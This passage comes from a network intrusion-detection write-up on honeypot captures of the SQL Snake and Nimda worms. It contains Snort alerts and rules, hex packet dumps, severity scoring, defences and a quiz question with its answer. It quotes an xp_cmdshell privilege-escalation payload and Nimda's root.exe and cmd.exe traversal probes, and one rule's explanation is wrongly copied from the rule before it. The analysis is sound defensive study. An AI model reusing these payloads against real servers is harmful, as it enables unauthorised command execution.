Jun 12 06:23:34 66.109.239.2:2157 -> xxx.yyy.1.3:1433 SYN ******S*
Jun 12 06:23:34 66.109.239.2:2171 -> xxx.yyy.1.17:1433 SYN ******S*
[...]
Jun 12 08:11:44 66.109.239.2:1826 -> xxx.yyy.255.241:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1802 -> xxx.yyy.255.217:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1837 -> xxx.yyy.255.252:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1806 -> xxx.yyy.255.221:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1810 -> xxx.yyy.255.225:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1834 -> xxx.yyy.255.249:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1794 -> xxx.yyy.255.209:1433 SYN ******S*
Jun 12 08:11:44 66.109.239.2:1814 -> xxx.yyy.255.229:1433 SYN ******S*
146990
--- < Snipped > ---
```

7. Evidence of Active Targeting

The worm initially scans for open and active SQL Server listening on TCP port 1433. Once it finds a target, the worm fires its intrusive packets targeting to my SQL server.

8. Severity

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 2
Since this is a SQL server without any sensitive data or important services, the criticality is assigned a value of 2. Otherwise, a higher value should be assigned to other systems running a production SQL server.

Lethality: 3
If this attack is succeeded, a compromised system will start scanning for the next targets which may results in denial-of-service of the compromised system. The lethality value is 3.

The nature of this exploit enables an attacker to run arbitrary commands (not only manipulating the Guest account) under the security context of localsystem or administrator (the usual security context of a SQL Server or MSDE). If this is the case, a higher lethality value should be given.

System Countermeasures: 1
Since this is a honeypot system, the strength of the defensive mechanisms and security configurations in place are minimal. So the value is 1.

Network Countermeasures: 1
There is no border router, firewall, or other perimeter protection mechanisms in my home network. Only a network-based IDS is installed to capture the network detects. A value of 1 is assigned.

Therefore, Severity = (2 + 3) – (1 + 1) = 3.

9. Defensive Recommendation

The following defensive measures are recommended:

- Set strong and non-null password for the sa account
- Run the SQL Server under a Windows NT/2000 account with minimal privileges
- Block incoming traffic with destination TCP port 1433 to SQL Server, if the server is not providing public services. Otherwise, enable egress/ingress filtering to prevent misuse of this port, especially restrict the use of xp_cmdshell extended stored procedure
- Block outgoing email to ixtld@postone.com [3]

10. Multiple Choice Test Question

The following is a packet trace of the SQL Snake/SQL Spida worm:

```
06/29-10:36:40.399949 211.192.244.29:4659 -> XXX.YYY.128.184:1433 TCP
TTL:117 TOS:0x0 ID:43858 IpLen:20 DgmLen:166 DF
***AP*** Seq: 0xFD884BA8  Ack: 0xBB725EF  Win: 0x436C  TcpLen: 20
01 01 00 7E 00 00 01 00 65 00 78 00 65 00 63 00  ...~....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00   .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00  h.e.l.l. .'.n.e.
74 00 20 00 6C 00 6F 00 63 00 61 00 6C 00 67 00  t. .l.o.c.a.l.g.
72 00 6F 00 75 00 70 00 20 00 61 00 64 00 6D 00  r.o.u.p. .a.d.m.
69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74 00  i.n.i.s.t.r.a.t.
6F 00 72 00 73 00 20 00 67 00 75 00 65 00 73 00  o.r.s. .g.u.e.s.
74 00 20 00 2F 00 61 00 64 00 64 00 27 00        t. ./.a.d.d.'.
```

Which one of the following is the **best** intrusion signature?

A. Payload content contains the character string “xp_cmdshell”
B. Payload content contains the hexadecimal string
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"
C. Destination TCP port number 1433
D. Source TCP port number 4659

Answer: B

Network Detect #2 – W32.Nimda.E

Packet Trace

```
[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:03:22.894550 203.218.39.197:4194 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:39922 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x7B69B924  Ack: 0x32BD7582  Win: 0x4510  TcpLen: 20

[**] [1:1201:1] WEB-MISC 403 Forbidden [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/23-01:03:23.509363 XXX.YYY.212.50:80 -> 203.218.39.197:4265 TCP TTL:128 TOS:0x0
ID:13732 IpLen:20 DgmLen:1400 DF
***A**** Seq: 0x32C04937  Ack: 0x7B9EF11F  Win: 0x44CA  TcpLen: 20

[**] [1:1045:2] WEB-IIS Unauthorized IP Access Attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:03:23.679563 XXX.YYY.212.50:80 -> 203.218.39.197:4265 TCP TTL:128 TOS:0x0
ID:13734 IpLen:20 DgmLen:750 DF
***AP**F Seq: 0x32C053D7  Ack: 0x7B9EF11F  Win: 0x44CA  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:03:23.940222 203.218.39.197:4332 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:40569 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x7BD10023  Ack: 0x32C2C29B  Win: 0x4510  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:03:25.548224 203.218.39.197:4380 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:40941 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x7BF61F96  Ack: 0x32C942BB  Win: 0x4510  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:03:25.781377 203.218.39.197:4412 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:41087 IpLen:20 DgmLen:136 DF
```

```
***AP*** Seq: 0x7C1170B4  Ack: 0x32CBA9C7  Win: 0x4510  TcpLen: 20

[**] [1:1292:1] ATTACK RESPONSES http dir listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
06/23-01:03:25.804615 XXX.YYY.212.50:80 -> 203.218.39.197:4412 TCP TTL:128 TOS:0x0
ID:13746 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0x32CBA9C7  Ack: 0x7C117114  Win: 0x44B0  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:03:25.946745 203.218.39.197:4431 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:41194 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0x7C1FDC16  Ack: 0x32CD096D  Win: 0x4510  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:04:58.673039 203.218.39.197:4229 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:2089 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0x880514B9  Ack: 0x34299540  Win: 0x4510  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:06:30.104197 203.218.39.197:4008 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:21524 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0x8E4B4CD2  Ack: 0x3586690 2  Win: 0x4510  TcpLen: 20

[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
06/23-01:08:01.973001 203.218.39.197:3736 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:41009 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x946C0F8D  Ack: 0x36E46E3D  Win: 0x4510  TcpLen: 20

[**] [1:1292:1] ATTACK RESPONSES http dir listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
06/23-01:08:02.012752 XXX.YYY.212.50:80 -> 203.218.39.197:3736 TCP TTL:128 TOS:0x0
ID:15246 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0x36E46E3D  Ack: 0x946C1002  Win: 0x449B  TcpLen: 20

[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
06/23-01:08:05.355092 203.218.39.197:3795 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:41746 IpLen:20 DgmLen:215 DF
***AP*** Seq: 0x94A4C73D  Ack: 0x36F1FB3B  Win: 0x4510  TcpLen: 20

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from 203.218.39.197 (THRESHOLD 4
connections exceeded in 245 seconds) [**]
06/23-01:08:07.137000

[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
06/23-01:08:08.776335 203.218.39.197:3854 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:42458 IpLen:20 DgmLen:215 DF
***AP*** Seq: 0x94DB95CA  Ack: 0x3700530B  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 6 connections
across 1 hosts: TCP(1), UDP(5) [**]
06/23-01:08:11.323000

[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
06/23-01:08:12.188061 203.218.39.197:3911 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:43150 IpLen:20 DgmLen:215 DF
***AP*** Seq: 0x95138D77  Ack: 0x370E3537  Win: 0x4510  TcpLen: 20

[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
06/23-01:08:15.599335 203.218.39.197:3968 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:43843 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x954B67CB  Ack: 0x371BFBB0  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 7 connections
across 1 hosts: TCP(1), UDP(6) [**]
06/23-01:08:15.869000

--- < Snipped - 1 portscan alert > ---
```

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:20.272376 203.218.39.197:4050 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:44814 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x9599E32D  Ack: 0x372EBC25  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 7 connections
across 1 hosts: TCP(1), UDP(6) [**]
06/23-01:08:23.200000

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:24.062540 203.218.39.197:4110 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:45599 IpLen:20 DgmLen:185 DF
***AP*** Seq: 0x95D61992  Ack: 0x373E13D8  Win: 0x4510  TcpLen: 20

[**] [1:1201:1] WEB-MISC 403 Forbidden [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/23-01:08:24.116689 XXX.YYY.212.50:80 -> 203.218.39.197:4110 TCP TTL:128 TOS:0x0
ID:15490 IpLen:20 DgmLen:1400 DF
***A**** Seq: 0x373E13D8  Ack: 0x95D61A23  Win: 0x447F  TcpLen: 20

[**] [1:1045:2] WEB-IIS Unauthorized IP Access Attempt [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:25.865090 XXX.YYY.212.50:80 -> 203.218.39.197:4110 TCP TTL:128 TOS:0x0
ID:15513 IpLen:20 DgmLen:750 DF
***AP**F Seq: 0x373E1E78  Ack: 0x95D61A23  Win: 0x447F  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 7 connections
across 1 hosts: TCP(1), UDP(6) [**]
06/23-01:08:27.666000

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:27.956926 203.218.39.197:4177 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:46393 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9617F0FA  Ack: 0x374D8E79  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 6 connections
across 1 hosts: TCP(1), UDP(5) [**]
06/23-01:08:31.051000

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:31.296423 203.218.39.197:4232 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:47082 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x964D6A9B  Ack: 0x375AE9EB  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 5 connections
across 1 hosts: TCP(1), UDP(4) [**]
06/23-01:08:35.027000

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:35.156005 203.218.39.197:4292 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:47877 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x968767EC  Ack: 0x376A3FB5  Win: 0x4510  TcpLen: 20

[**] [1:1292:1] ATTACK RESPONSES http dir listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
06/23-01:08:35.180159 XXX.YYY.212.50:80 -> 203.218.39.197:4292 TCP TTL:128 TOS:0x0
ID:15617 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0x376A3FB5  Ack: 0x9687684D  Win: 0x44AF  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:08:38.542482 203.218.39.197:4349 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:48594 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0x96BDF314  Ack: 0x377828FD  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 4 connections
across 1 hosts: TCP(1), UDP(3) [**]
06/23-01:08:39.473000

--- < Snipped - 22 portscan alerts > ---
```

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:10:10.383635 203.218.39.197:3900 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:1947 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0x9C57599E  Ack: 0x38D6180C  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 5 connections
across 1 hosts: TCP(1), UDP(4) [**]
06/23-01:10:11.576000

--- < Snipped - 22 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:11:42.081782 203.218.39.197:3274 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:19783 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0xA17590A4  Ack: 0x3A343473  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 6 connections
across 1 hosts: TCP(1), UDP(5) [**]
06/23-01:11:43.057000

--- < Snipped - 22 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:13:14.279658 203.218.39.197:4457 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:36867 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0xA63F6B56  Ack: 0x3B930DBD  Win: 0x4510  TcpLen: 20

[**] [1:1292:1] ATTACK RESPONSES http dir listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
06/23-01:13:14.308905 XXX.YYY.212.50:80 -> 203.218.39.197:4457 TCP TTL:128 TOS:0x0
ID:19064 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0x3B930DBD  Ack: 0xA63F6BB7  Win: 0x44AF  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 7 connections
across 1 hosts: TCP(1), UDP(6) [**]
06/23-01:13:15.230000

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:13:18.193484 203.218.39.197:4520 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:37672 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0xA67C7B97  Ack: 0x3BA310D0  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 7 connections
across 1 hosts: TCP(1), UDP(6) [**]
06/23-01:13:19.125000

--- < Snipped - 23 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:14:53.080530 203.218.39.197:3900 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:56214 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0xAB9296AC  Ack: 0x3D0CFD96  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 8 connections
across 1 hosts: TCP(0), UDP(8) [**]
06/23-01:14:55.154000

--- < Snipped - 22 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:16:25.197269 203.218.39.197:3316 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:8479 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0xB0DBD51A  Ack: 0x3E6C233F  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 9 connections
across 1 hosts: TCP(1), UDP(8) [**]
06/23-01:16:27.216000

--- < Snipped - 21 portscan alerts > ---
```

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:17:56.392778 203.218.39.197:3153 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:27915 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0xB757A5DB  Ack: 0x3FCDCF09  Win: 0x4510  TcpLen: 20

[**] [1:1292:1] ATTACK RESPONSES http dir listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
06/23-01:17:56.421615 XXX.YYY.212.50:80 -> 203.218.39.197:3153 TCP TTL:128 TOS:0x0
ID:23833 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0x3FCDCF09  Ack: 0xB757A63D  Win: 0x44AE  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 10 connections
across 1 hosts: TCP(1), UDP(9) [**]
06/23-01:17:57.045000

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:18:00.297413 203.218.39.197:3209 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:28660 IpLen:20 DgmLen:196 DF
***AP*** Seq: 0xB78D310B  Ack: 0x3FDAEBED  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 10 connections
across 1 hosts: TCP(1), UDP(9) [**]
06/23-01:18:01.131000

--- < Snipped - 23 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:19:34.236098 203.218.39.197:4256 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:46031 IpLen:20 DgmLen:196 DF
***AP*** Seq: 0xBBF453ED  Ack: 0x413CC1B5  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 10 connections
across 1 hosts: TCP(0), UDP(10) [**]
06/23-01:19:37.409000

--- < Snipped - 22 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:21:06.806696 203.218.39.197:3382 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:63114 IpLen:20 DgmLen:196 DF
***AP*** Seq: 0xC06380B8  Ack: 0x429E8245  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 10 connections
across 1 hosts: TCP(0), UDP(10) [**]
06/23-01:21:09.302000

--- < Snipped - 22 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:22:39.542168 203.218.39.197:4413 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:14344 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0xC4C31467  Ack: 0x440037E3  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 10 connections
across 1 hosts: TCP(0), UDP(10) [**]
06/23-01:22:41.584000

--- < Snipped - 22 portscan alerts > ---

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:24:12.168039 203.218.39.197:3519 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:31107 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xC914E083  Ack: 0x45620CC9  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 11 connections
across 1 hosts: TCP(1), UDP(10) [**]
06/23-01:24:13.156000

--- < Snipped - 22 portscan alerts > ---
```

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
06/23-01:25:44.850021 203.218.39.197:4533 -> XXX.YYY.212.50:80 TCP TTL:125 TOS:0x0
ID:47854 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0xCD6574E7  Ack: 0x46C44521  Win: 0x4510  TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 203.218.39.197: 11 connections
across 1 hosts: TCP(1), UDP(10) [**]
06/23-01:25:45.128000

--- < Snipped > ---
```

1. Source of Trace

The Snort alert data were captured by a computer running a Snort IDS that monitors the network traffic between a honeypot system (containing a IIS 5.0 Web Server) in my home network and the Internet.

2. Detect was Generated by

The Snort alert and log data are generated by Snort IDS 1.8.3 - Win32 version with the Snort 1.8.6 ruleset. For a detail description of the Snort alert data can be found in section 2 of the previous detect.

The Snort rules that generated the access violation alerts and their explanations are listed below:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 \
     (msg:"WEB-IIS CodeRed v2 root.exe access"; flags: A+; \
      uricontent:"scripts/root.exe?"; nocase; classtype:web-application-attack; \
      reference:url,www.cert.org/advisories/CA-2001-19.html; sid:1256; rev:4;)
```

This rule will generate an alert “Web-IIS CodeRead v2 root.exe access” when it matches an incoming TCP packet having a destination port of 80, containing at least an ACK flag and embedding the character string “scripts/root.exe” in the URI portion of a HTTP request.

```
alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any \
     (msg:"WEB-MISC 403 Forbidden";  flags:A+; content:"HTTP/1.1 403"; \
      depth:12; classtype:attempted-recon; sid:1201; rev:3;)
```

The above rule will generate an alert “Web-MISC 403 Forbidden” if it matches an incoming TCP HTTP packet having at least an ACK flag and embedding the string “HTTP/1.1 403” in the first thirteen characters of the payload content.

```
alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any \
     (msg:"WEB-IIS Unauthorized IP Access Attempt"; flow:to_server; \
      flags: A+; content:"403"; content:"Forbidden\:"; \
      classtype:web-application-attack; sid:1045; rev:4;)
```

The above rule will generate an alert “Web-MISC 403 Forbidden” if it matches an incoming TCP HTTP packet having at least an ACK flag and embedding the string “HTTP/1.1 403” in the first thirteen characters of the payload content.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 \
     (msg:"WEB-IIS cmd.exe access";  flags: A+; content:"cmd.exe"; \
      nocase; classtype:web-application-attack; sid:1002; rev:3;)
```

An alert "WEB-IIS cmd.exe access" will generated if this rule matches an incoming TCP HTTP packet having at least an ACK flag and containing the string "cmd.exe" in the payload content.

```
alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any \
     (msg:"ATTACK RESPONSES http dir listing"; content: "Volume Serial Number"; \
      flags:A+;  classtype:bad-unknown; sid:1292; rev:2;)
```

If an outgoing HTTP packet, containing the string "Volume Serial Number" and having at least an ACK flag, is found, this rule will generate an alert "ATTACK RESPONSES http dir listing".

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 \
     (msg:"WEB-FRONTPAGE /_vti_bin/ access"; flags: A+; uricontent:"/_vti_bin/"; \
      nocase; classtype:web-application-activity; sid:1288; rev:3;)
```

This rule will generate a "WEB-FRONTPAGE /_vti_bin/ access" if it matches an incoming HTTP packet containing at least an ACK flag and the character string "/_vit_bin/" in the URI portion of a HTTP request.

3. Probability the Source Address was Spoofed

Besides the Snort IDS, a BlackICE Defender was installed on the honeypot to log all the packets for this attack. Shown below are the evidence of a normal 3-way TCP handshaking between the attacker and our honeypot:

```
00000000  00 00 01 00 00 00 DA 33 20 00 01 00 08 00 45 00 .......3......E.
00000010  00 30 9B 9C 40 00 7D 06 CE 7E                   .0..@.}..~..'...
00000020        10 62 00 50 7B 69 B9 23 00 00 00 00 70    .2.b.P{i.#....p.
00000030  40 00 6A 97 00 00 02 04 05 50 01 01 04 02       @.j......P....

00000000  00 00 00 00 00 02 00 53 45 00 00 00 08 00 45 00 .......SE.....E.
00000010  00 30 35 9F 40 00 80 06 31 7C                   .05.@...1|...2..
00000020        00 50 10 62 32 BD 75 81 7B 69 B9 24 70    '..P.b2.u.{i.$p.
00000030  45 10 BC D3 00 00 02 04 05 B4 01 01 04 02       E.............

00000000  00 00 01 00 00 00 DA 33 20 00 01 00 08 00 45 00 .......3......E.
00000010  00 28 9B F1 40 00 7D 06 CE 31                   .(..@.}..1..'...
00000020        10 62 00 50 7B 69 B9 24 32 BD 75 82 50    .2.b.P{i.$2.u.P.
00000030  45 10 E9 97 00 00                              E.....
```

where

- the deep-blue highlighted bytes are the source IP address
- the dark-green highlighted bytes are the destination IP address
- CB DA 27 C5 is the IP address of the attacker = 203.218.39.197
- CB DA D4 32 is the IP address of the honeypot = XXX.YYY.212.50
- the red highlighted byte indicates presence of the TCP flag SYN
- the red highlighted byte indicates presence of the TCP flag SYN-ACK
- the red highlighted byte indicates presence of the TCP flag ACK.

A trace route from the honeypot back to the attacking IP indicated that the attacker is about 4 hops away:

```
C:\>tracert 203.218.39.197

Tracing route to pcd249197.netvigator.com [203.218.39.197]
over a maximum of 30 hops:

  1    10 ms    10 ms    10 ms  pcd-vta5-1-rx.xxxxxxx.com [xxx.xxx.41.254]
  2   <10 ms    10 ms   <10 ms  awork004218.xxxxxxx.com [xxx.xxx.37.218]
  3   <10 ms    10 ms    10 ms  203.198.255.193
  4    20 ms    30 ms    30 ms  pcd249197.netvigator.com [203.218.39.197]

Trace complete.
```

Assume that roughly symmetric routes between the attacker and the honeypot, and that the initial TTL values for all the attacking packets is 128. All incoming packets should bear TTL value of approximately 124 (128 – 4) or so, which is very close to the recorded TTL values of 125.

Therefore, the probability of address spoofing was low.

4. Description of Attack

This W32.Nimda.E worm is a successor of the W32.Nimda.A. This worm scans for vulnerable IIS Web server and sends out a series of HTTP requests to probe for the backdoors left behind by the Code Red II and Sadmind/IIS worm, the Web Server Directory Traversal and the Directory Traversal Vulnerabilities.
If the Web server responses positively, the worm will send a copy of the "httpodbc.dll" to the Web server using the Trivial File Transfer Protocol (TFTP).

Common Vulnerabilities and Exposures (CVE) record related to this attack is:

CVE-2000-0884 IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.

CVE-2001-0333 Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.

5. Attack Mechanism

Let's start the discussion of the attack mechanism with the four basic questions:

Is this a stimulus or response?
Obviously, this is a stimulus with traffic initiates from the worm at 203.218.39.197

What service is being targeted?
The targeted service is TCP 80 http.

Does the service have known vulnerabilities or exposures?
There are a number of vulnerabilities and exposures for the IIS Web server and this service is ranked the most attacked ports by www.incidents.org.

Is this benign, an exploit, denial of service, or reconnaissance?
This is an exploit of the Web Server Directory Traversal (CVE-2000-0884) and the Directory Traversal Vulnerabilities (CVE-2001-0333).

The attack starts with a TCP SYN packet from the attacking IP. Then W32.Nimda.E sends out (according to the Snort alerts and the packet log of BlackICE Defender) a series of specially crafted HTTP requests.

The first 2 HTTP requests probe for the existence of backdoors left behind by the Code Red II and Sadmind/IIS worm [1]:

Probe	GET /scripts/root.exe?/c+dir
Probe	GET /MSADC/root.exe?/c+dir

The next 2 requests target again to the backdoors left behind Code Red II [2]:

Probe	GET /c/winnt/system32/cmd.exe?/c+dir
Probe	GET /d/winnt/system32/cmd.exe?/c+dir

Then the Nimda worm sends out several malformed HTTP requests to test whether the SQL server is vulnerable to the Web Server Folder Transversal Vulnerability and the Directory Transversal Vulnerabilities. Brief descriptions of these vulnerabilities are given below.

By default, all requests are processed under the security context of the IUSR_*computername* account, which is a member of Everyone group. In addition, IIS restricts the accesses to the Web folder(s) and its sub-folders, as specified in the "local folder" under the Web site properties in the Internet Service Manager.

By coding malformed HTTP requests (containing a "/" or "\") using Unicode ("%2f" and "%5c" respectively), however, it is possible for the remote attacker to bypass this restriction and to instruct IIS to execute arbitrary commands as long as the NTFS permissions of the IUSR_*computername* allow. This is the Web Server Folder Transversal vulnerability [1][2].

